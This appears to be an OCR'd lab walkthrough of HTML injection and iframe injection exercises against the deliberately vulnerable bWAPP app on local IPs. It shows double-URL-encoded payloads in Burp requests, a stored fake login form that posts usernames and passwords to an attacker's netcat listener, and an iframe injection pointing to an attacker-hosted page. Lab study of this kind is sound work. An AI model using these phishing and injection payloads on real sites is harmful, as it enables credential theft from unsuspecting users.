
Last name: <h2>for real</h2>

Welcome <h1> Hmm this input field can be manipulated</h1> <h2>for real</h2>



```
function xss_check_1($data)
{

    // Converts only "<" and ">" to HTLM entities
    $input = str_replace("<", "&lt;", $data);
    $input = str_replace(">", "&gt;", $input);

    // Failure is an option
    // Bypasses double encoding attacks
    // <script>alert(0)</script>
    // %3Cscript%3Ealert%280%29%3C%2Fscript%3E
    // %253Cscript%253Ealert%25280%2529%253C%252Fscript%253E
    $input = urldecode($input);

    return $input;
```

HTML INJECTION - REFLECTED POST - MEDIUM



/ HTML Injection - Reflected (POST) /


Enter your first and last name:

First name: <h1> Hmm this input field can t

Last name: <h2>for real</h2>

Go


Welcome <h1> Hmm this input field can be manipulated</h1> <h2>for real</h2>



```
<h1> Hmm this input field can be manipulated</h1>
```

```
73%20%69%6e%70%75%74%20%66%69%65%6c%64%20%63%61%6e%20%62%65%20%6d%61%6e%69%70%75%6c%61%74%65%64%3c%2f%68%31%3e
```


```
9%25%37%30%25%37%35%25%36%63%25%36%31%25%37%34%25%36%35%25%36%34%25%33%63%25%32%66%25%36%38%25%33%31%25%33%65
```


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Forward Drop Intercept is on Action Open Browser
Comment this item
Raw Params Headers Hex
Pretty Raw \n Actions

Request to http://192.168.83.131:80

```
POST /bWAPP/htmli_post.php HTTP/1.1
Host: 192.168.83.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
Origin: http://192.168.83.131
Connection: close
Referer: http://192.168.83.131/bWAPP/htmli_post.php
Cookie: PHPSESSID=363d0050dff75797a428e7d9ca2cb5f6; security_level=1
Upgrade-Insecure-Requests: 1

firstname=
%%25%33%63%25%36%38%25%33%31%25%33%65%25%32%30%25%34%38%25%36%64%25%36%64%25%32%30%25%37%34%25%36%38%25%36%39
%25%37%33%25%32%30%25%36%39%25%36%65%25%37%30%25%37%35%25%37%34%25%32%30%25%36%36%25%36%39%25%36%35%25%36%63%
25%36%34%25%32%30%25%36%33%25%36%31%25%36%65%25%32%30%25%36%32%25%36%35%25%32%30%25%36%64%25%36%31%25%36%65%2
5%36%39%25%37%30%25%37%35%25%36%63%25%36%31%25%37%34%25%36%35%25%36%34%25%33%63%25%32%66%25%36%38%25%33%31%25
%33%65&lastname=%3Ch2%3Efor+real%3C%2Fh2%3E&form=submit
```

HTML INJECTION - REFLECTED POST - HIGH



/ HTML Injection - Reflected (POST) /

Enter your first and last name:


First name:

Last name:

Welcome %%3c%68%31%3e%20%48%6d%6d%20%74%68%69%73%20%69%6e%70%75%74%20%66%69%65%6c%64%20%63%61%6e%20%62%65%20%6d%61%6e%69%70%75%6c%61%74%65%64%3c%2f%68%31%3e <h2>for real</h2>

This is using the **htmlspecialchars ()** function which restricts the use of HTML special characters such as '<', '>','"", "'", '&' so we can't inject anything malicious. There seems only one possible option if we can somehow change the browser setting form UTF-8 encoding to UTF-7 so that the page output is UTF-7 as in UTF-7, '<', '>', '"' have different code points than UTF-8 so they are not escaped unless convert the output to UTF-8.

HTML INJECTION - STORED (BLOG)




/ HTML Injection - Stored (Blog) /

```
<div class="test_code">test</div>
<div style="position: absolute; left: 0px; top: 0px; width: 800px; height: 600px;
z-index: 1000; background-color:white;">
Please Login Here To Proceed:
<form name="login" action="http://[redacted]:1234/hacked.html" method="post">
<table>
<tr>
<td>Username:</td>
<td><input type="text" name="username"/></td>
</tr>
<tr>
<td>Password:</td>
<td><input type="password" name="passwd"/></td>
</tr>
</table>
<input type="submit" value="Login"/>
</form></div>
```

#	Owner	Date	Entry

HTML INJECTION - STORED (BLOG)




Please Login Here To Proceed:

Username:

Password:


<




```
┌──(kali㉿kali)-[~]
└─$ nc -vlnp 1234
listening on [any] 1234 ...

connect to [192.168.83.128] from (UNKNOWN) [192.168.83.128] 59372
POST /hacked.html HTTP/1.1
Host: 192.168.83.128:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://192.168.83.131
Connection: keep-alive
Referer: http://192.168.83.131/bWAPP/htmli_stored.php
Upgrade-Insecure-Requests: 1

username=bee+&passwd=bug
```

I-FRAME INJECTION


- The iframe tag specifies an inline frame, which is used to embed another document or page within a current HTML document.



```
┌──(kali㉿kali)-[~]
└─$ service apache2 start
```




```
192.168.83.131/bWAPP/iframei.php?ParamUrl=http://192.168.83.128:1235&ParamWidth=250&ParamHeight=250
```




```
192.168.83.131/bWAPP/iframei.php?ParamUrl=http://192.168.83.128&ParamWidth=250&ParamHeight=250
```

This is the default welcome pa
installation on Debian system
at this site is working properly
before continuing to operate y
If you are a normal user of thi

I-FRAME INJECTION

